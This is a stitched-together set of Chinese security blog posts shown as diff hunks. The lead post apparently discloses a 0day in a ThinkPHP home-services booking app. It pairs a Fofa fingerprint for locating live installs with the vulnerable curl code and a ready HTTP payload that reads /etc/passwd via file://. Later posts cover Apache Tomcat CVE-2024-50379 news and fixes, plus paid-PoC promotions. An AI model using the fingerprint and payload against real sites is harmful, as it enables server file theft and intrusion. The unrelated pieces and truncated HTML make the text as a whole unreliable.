

**thinkphp家政上门预约服务小程序家政保洁师傅上门服务小程序上门服务在线派单+安装教程 上门预约服务派单小程序家政小程序同城预约开源代码独立版+安装教程**
|
||||
|
||||

**Fofa指纹:"/static/default/wap/css/base.css" && "家政"**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**框架:ThinkPHP 5.1.0 Debug:True**
|
||||
## 0x01 漏洞分析&复现
|
||||
位于 /weixin/controller/Index.php 控制器的httpRequest方法存在curl_exec函数,且传参url均可控,导致漏洞产生.```
|
||||
//请求数据public function httpRequest($url,$data = null){ $curl = curl_init(); curl_setopt($curl,CURLOPT_URL,$url); curl_setopt($curl,CURLOPT_SSL_VERIFYPEER,FALSE); curl_setopt($curl,CURLOPT_SSL_VERIFYHOST,FALSE); if(!empty($data)){ curl_setopt($curl,CURLOPT_POST,1); curl_setopt($curl,CURLOPT_POSTFIELDS,$data); } curl_setopt($curl,CURLOPT_RETURNTRANSFER,true); curl_setopt($curl,CURLOPT_RETURNTRANSFER,1); $output = curl_exec($curl); curl_close($curl); return $output;}
|
||||
```
|
||||
|
||||
Payload:
|
||||
|
||||
```
|
||||
GET /weixin/index/httpRequest?url=file:///etc/passwd HTTP/2Host: 127.0.0.1Cache-Control: max-age=0Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="101"Sec-Ch-Ua-Mobile: ?0Sec-Ch-Ua-Platform: "Windows"Upgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9Sec-Fetch-Site: noneSec-Fetch-Mode: navigateSec-Fetch-User: ?1Sec-Fetch-Dest: documentAccept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9
|
||||
|
||||
```
|
||||
|
||||
|
||||

|
||||
## 0x02 源码下载
|
||||
|
||||
**标签:代码审计,0day,渗透测试,系统,通用,0day,闲鱼,转转**
|
||||
|
||||
**家政上门源码关注公众号发送 241219 获取!**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
****
|
||||
**承接代码审计,众测,驻场,渗透测试,攻防演练等项目,CNVD证书全网最低价+VX: Lonely3944**
|
||||
|
||||
|
||||
**免责声明:****文章中涉及的程序(方法)可能带有攻击性,仅供安全研究与教学之用,读者将其信息做其他用途,由读者承担全部法律及连带责任,文章作者和本公众号不承担任何法律及连带责任,望周知!!!**
|
||||
|
||||
@@ -0,0 +1,87 @@
|
||||
# 【安全圈】Apache Tomcat新漏洞允许攻击者执行远程代码
|
||||
安全圈 2024-12-19 11:01
|
||||
|
||||

|
||||
|
||||
|
||||
**关键词**
|
||||
|
||||
|
||||
|
||||
安全漏洞
|
||||
|
||||
|
||||
据Cyber Security News消息,安全研究人员在流行的开源 Web 服务器 Apache Tomcat和servlet 容器中发现了两个严重漏洞,可能允许攻击者执行远程代码并导致拒绝服务。
|
||||
|
||||
|
||||
|
||||
第一个漏洞被追踪为 CVE-2024-50379, 影响 Apache Tomcat 11.0.0-M1 到 11.0.1、10.1.0-M1 到 10.1.33 和 9.0.0.M1 到 9.0.97版本 。如果默认 servlet 在不区分大小写的文件系统上配置了写入权限,攻击者可在并发读取和上传操作期间利用竞争条件。这种绕过 Tomcat 大小写敏感性检查的做法会导致上传的文件被视为 JSP,最终导致远程代码执行。
|
||||
|
||||
第二个漏洞被追踪为 CVE-2024-54677,虽然严重性较低,但仍可能构成重大威胁。它影响相同版本的 Apache Tomcat,可使攻击者触发拒绝服务攻击。该漏洞源于 Tomcat 提供的 Web 应用程序示例,其中许多示例无法限制上传的数据大小,可能会导致 OutOfMemoryError,从而导致拒绝服务。
|
||||
|
||||
值得注意的是,默认情况下,示例网络应用程序只能从 localhost 访问,这在一定程度上限制了潜在的攻击面。
|
||||
|
||||
目前Apache 已经发布了解决这些安全漏洞的补丁,敦促用户立即升级:
|
||||
- Apache Tomcat 11.0.2 或更高版本
|
||||
|
||||
- Apache Tomcat 10.1.34 或更高版本
|
||||
|
||||
- Apache Tomcat 9.0.98 或更高版本
|
||||
|
||||
这些漏洞的发现突显了在网络服务器环境中定期进行安全审计和及时打补丁的重要性。由于 Apache Tomcat 在企业环境中的广泛使用,因此这些漏洞的潜在影响十分巨大。
|
||||
|
||||
最近,Apache还披露了一个CVSS 4.0 评分高达9.5的高危漏洞,影响Apache Struts 2.0.0 到 2.3.37、2.5.0 到 2.5.33 以及 6.0.0 到 6.3.0.2版本,攻击者可以操纵文件上传参数以启用路径遍历,在某些情况下,这可能导致上传可用于执行远程代码执行的恶意文件 。
|
||||
|
||||
参考来源:
|
||||
New Apache Tomcat Vulnerabilities Let Attackers Execute Remote Code
|
||||
|
||||
END
|
||||
|
||||
|
||||
阅读推荐
|
||||
|
||||
|
||||
[【安全圈】2024年11月国内数据泄露及勒索事件汇总](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652066682&idx=1&sn=2eb63c63a1b65f13023240b667bf4930&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】知名间谍软件公司 Paragon 被美国私募收购](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652066682&idx=2&sn=70318b76606cc51314d90fe11428590f&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】APT组织开始大量抄袭红队先进的战术和工具](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652066682&idx=3&sn=05ca26f017e4cc04fbaee8e8adfb38d9&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】Meta因6年前的数据泄露事件被罚款2.64亿美元](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652066682&idx=4&sn=3d0218c3c7069eebaad560f58a4eca10&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**安全圈**
|
||||
|
||||

|
||||
|
||||
|
||||
←扫码关注我们
|
||||
|
||||
**网罗圈内热点 专注网络安全**
|
||||
|
||||
**实时资讯一手掌握!**
|
||||
|
||||
|
||||

|
||||
|
||||
**好看你就分享 有用就点个赞**
|
||||
|
||||
**支持「****安全圈」就点个三连吧!**
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,76 @@
|
||||
# 【漏洞复现】某平台-getPicServlet-readfile任意文件读取漏洞
|
||||
原创 南极熊 SCA御盾 2024-12-19 05:41
|
||||
|
||||
关注SCA御盾共筑网络安全
|
||||
|
||||
(文末见星球活动)
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**SCA御盾实验室的技术文章仅供参考,此文所提供的信息只为网络安全人员对自己所负责的网站、服务器等(包括但不限于)进行检测或维护参考,未经授权请勿利用文章中的技术资料对任何计算机系统进行入侵操作。利用此文所提供的信息而造成的直接或间接后果和损失,均由使用者本人负责。本文所提供的工具仅用于学习,禁止用于其他!!!**
|
||||
|
||||
**为了甄别不法分子或可疑人员,本圈子不接收任何微信未实名认证的人员。进入圈子后,会进行二次甄别。杜绝一切的网络安全事件发生!!!**
|
||||
|
||||
****
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
**FOFA语法**
|
||||
|
||||
|
||||
body="<form id=\"formMsg\" action=\"homepage.action\">"
|
||||
|
||||
|
||||
|
||||
**02**
|
||||
|
||||

**近期发布**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
****
|
||||
**poc详情付费见文末或发布在知识星球**
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
**星球活动及星球福利**
|
||||
|
||||
**永久活动:**
|
||||
1、通过群里老人进入星球的新人,只需79元进入,老人也会得到15元现金奖励。加入方式与奖励方式皆通过私聊,不支持退款
|
||||
|
||||
2、星球开通分享有赏功能,通过老人分享的星球进入的新人,老人返现16元左右,新人返现10元左右
|
||||
|
||||
3、通过私聊进入星球的,只需90元,但不支持退款
|
||||
|
||||
|
||||
三、星球福利
|
||||
|
||||
1、工作日推送1day或0day、漏洞集合与技术文,期间不定期推送实用工具或脚本(大型节假日请假)
|
||||
|
||||
2、补天半自动化交洞脚本已推出,价格10-50元视服务而定
|
||||
|
||||
4、fofaweb(会员key包的web,可直接在线使用。不分享会员key)
|
||||
|
||||
5、hunter充值8折优惠
|
||||
|
||||
|
||||
6、帮忙代导出hunter全量资产,具体进入星球后联系星主咨询
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,143 @@
|
||||
# 【漏洞通告】Apache Tomcat远程代码执行漏洞(CVE-2024-50379)
|
||||
原创 常行安全服务团队 常行科技 2024-12-19 07:13
|
||||
|
||||
|
||||
|
||||
|
||||
Apache Tomcat是一个开源的Java Servlet容器,广泛用于运行Java Web应用程序。
|
||||
|
||||
<table><tbody style="outline: 0px;visibility: visible;"><tr style="outline: 0px;visibility: visible;"><td colspan="4" height="27" align="center" valign="middle" style="outline: 0px;word-break: break-all;hyphens: auto;background: rgb(70, 118, 217);visibility: visible;"><p style="outline: 0px;visibility: visible;"><span style="outline: 0px;font-size: 14px;color: rgb(255, 255, 255);visibility: visible;">漏洞概述</span><span style="outline: 0px;font-size: 16px;color: white;font-family: 宋体;visibility: visible;"></span></p></td></tr><tr style="outline: 0px;visibility: visible;"><td style="border-top-width: initial;border-top-style: none;outline: 0px;word-break: break-all;hyphens: auto;visibility: visible;"><p style="outline: 0px;text-align: left;line-height: 16px;visibility: visible;"><strong style="outline: 0px;visibility: visible;"><span style="outline: 0px;font-size: 13px;font-family: 微软雅黑, sans-serif;visibility: visible;">漏洞名称</span></strong></p></td><td colspan="3" style="outline: 0px;word-break: break-all;hyphens: auto;border-top-width: initial;border-top-style: none;border-left-width: initial;border-left-style: none;line-height: 16px;visibility: visible;text-align: left;font-family: system-ui, -apple-system, "system-ui", "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;letter-spacing: 0.544px;text-wrap: wrap;background-color: rgb(255, 255, 255);margin-bottom: 0px;"><span style="outline: 0px;color: black;font-size: 13px;letter-spacing: 1px;text-decoration-style: solid;text-decoration-color: rgb(0, 0, 0);visibility: visible;">Apache Tomcat远程代码执行漏洞</span></td></tr><tr style="outline: 0px;text-align: left;line-height: 16px;visibility: visible;word-break: break-all;hyphens: auto;border-top-width: initial;border-top-style: none;"><td colspan="1" rowspan="1" style="border-top-width: initial;border-top-style: none;outline: 0px;word-break: break-all;hyphens: auto;line-height: 16px;visibility: visible;"><strong style="outline: 0px;visibility: visible;"><span style="outline: 0px;font-size: 13px;font-family: 微软雅黑, sans-serif;visibility: visible;">漏洞编号</span></strong></td><td colspan="3" rowspan="1" style="border-top-width: initial;border-top-style: none;border-left-width: initial;border-left-style: none;outline: 0px;word-break: break-all;hyphens: auto;line-height: 16px;visibility: visible;"><span style="outline: 0px;color: black;font-size: 13px;letter-spacing: 1px;text-decoration-style: solid;text-decoration-color: rgb(0, 0, 0);visibility: visible;"><span style="color: rgb(0, 0, 0);font-family: system-ui, -apple-system, "system-ui", "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 13px;letter-spacing: 1px;text-align: left;background-color: rgb(255, 255, 255);">CVE-2024-50379</span></span></td></tr><tr style="outline: 0px;text-align: left;line-height: 16px;visibility: visible;word-break: break-all;hyphens: auto;border-top-width: initial;border-top-style: none;"><td style="border-top-width: initial;border-top-style: none;outline: 0px;word-break: break-all;hyphens: auto;line-height: 16px;visibility: visible;"><p style="outline: 0px;line-height: 16px;visibility: visible;word-break: break-all;hyphens: auto;border-top-width: initial;border-top-style: none;"><strong style="outline: 0px;visibility: visible;"><span style="outline: 0px;font-size: 13px;font-family: 微软雅黑, sans-serif;visibility: visible;">公开时间</span></strong></p></td><td style="border-top-width: initial;border-top-style: none;border-left-width: initial;border-left-style: none;outline: 0px;word-break: break-all;hyphens: auto;line-height: 16px;visibility: visible;"><p style="outline: 0px;word-break: break-all;hyphens: auto;border-top-width: initial;border-top-style: none;border-left-width: initial;border-left-style: none;line-height: 16px;visibility: visible;"><span style="outline: 0px;color: black;font-size: 13px;letter-spacing: 1px;text-decoration-style: solid;text-decoration-color: rgb(0, 0, 0);visibility: visible;">2024-12-18</span></p></td><td style="border-top-width: initial;border-top-style: none;outline: 0px;word-break: break-all;hyphens: auto;line-height: 16px;visibility: visible;"><p style="outline: 0px;line-height: 16px;visibility: visible;word-break: break-all;hyphens: auto;border-top-width: initial;border-top-style: none;"><strong style="outline: 0px;visibility: visible;"><span style="outline: 0px;font-size: 13px;font-family: 微软雅黑, sans-serif;visibility: visible;">影响量级</span></strong></p></td><td style="border-top-width: initial;border-top-style: none;border-left-width: initial;border-left-style: none;outline: 0px;word-break: break-all;hyphens: auto;line-height: 16px;visibility: visible;"><p style="outline: 0px;word-break: break-all;hyphLine truncated
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
|
||||
Vulnerability Details
|
||||
|
||||
|
||||
|
||||
**0x00**
|
||||
|
||||
- **漏洞描述**
|
||||
|
||||
|
||||
|
||||
当Tomcat部署在对大小写不敏感的服务器上(如windows)且使用了非默认配置(在web.xml中将readonly参数的值设为false),同时服务器开启了允许PUT方法,那么攻击者可以利用条件竞争不断上传恶意文件,绕过Tomcat的大小写敏感检查,导致上传的恶意文件被解析,从而导致远程代码执行。
|
||||
|
||||
|
||||
**受影响范围**
|
||||
|
||||
|
||||
Affected Version
|
||||
|
||||
|
||||
|
||||
**0x01**
|
||||
|
||||
|
||||
9.0.0.M1 <= Apache Tomcat <= 9.0.97
|
||||
|
||||
10.1.0-M1 <= Apache Tomcat <= 10.1.33
|
||||
|
||||
11.0.0-M1 <= Apache Tomcat <= 11.0.1
|
||||
|
||||
|
||||
|
||||
**修复方案**
|
||||
|
||||
|
||||
Solutions
|
||||
|
||||
|
||||
|
||||
**0x02**
|
||||
- **解决方案**
|
||||
|
||||
|
||||
|
||||
一、临时修复方案
|
||||
:
|
||||
|
||||
1.进入Tomca根目录,修改conf目录下的web.xml配置文件,将readonly参数设置为true或直接删除此配置(使用默认配置,默认配置也为true)。
|
||||
```
|
||||
<servlet>
|
||||
<servlet-name>default</servlet-name>
|
||||
<servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>
|
||||
<init-param>
|
||||
<param-name>debug</param-name>
|
||||
<param-value>0</param-value>
|
||||
</init-param>
|
||||
<init-param>
|
||||
<param-name>listings</param-name>
|
||||
<param-value>false</param-value>
|
||||
</init-param>
|
||||
<!--readonly配置,可直接删除此配置-->
|
||||
<init-param>
|
||||
<param-name>readonly</param-name>
|
||||
<!--将值设为true-->
|
||||
<param-value>true</param-value>
|
||||
</init-param>
|
||||
<load-on-startup>1</load-on-startup>
|
||||
</servlet>
|
||||
```
|
||||
|
||||
2
|
||||
.禁用PUT方法并重启Tomcat服务器使配置生效。
|
||||
|
||||
|
||||
|
||||
二、升级
|
||||
修复方案
|
||||
|
||||
Apache官方已
|
||||
发布安全通告并发布了修复版本9.0.98、10.1.34、11.0.2,请尽
|
||||
快下载安全版本修复漏洞,链接如下:
|
||||
|
||||
Apache Tomcat 9:https://tomcat.apache.org/download-90.cgi
|
||||
|
||||
Apache Tomcat 10:https://tomcat.apache.org/download-10.cgi
|
||||
|
||||
Apache Tomcat 11:https://tomcat.apache.org/download-11cgi
|
||||
|
||||
|
||||
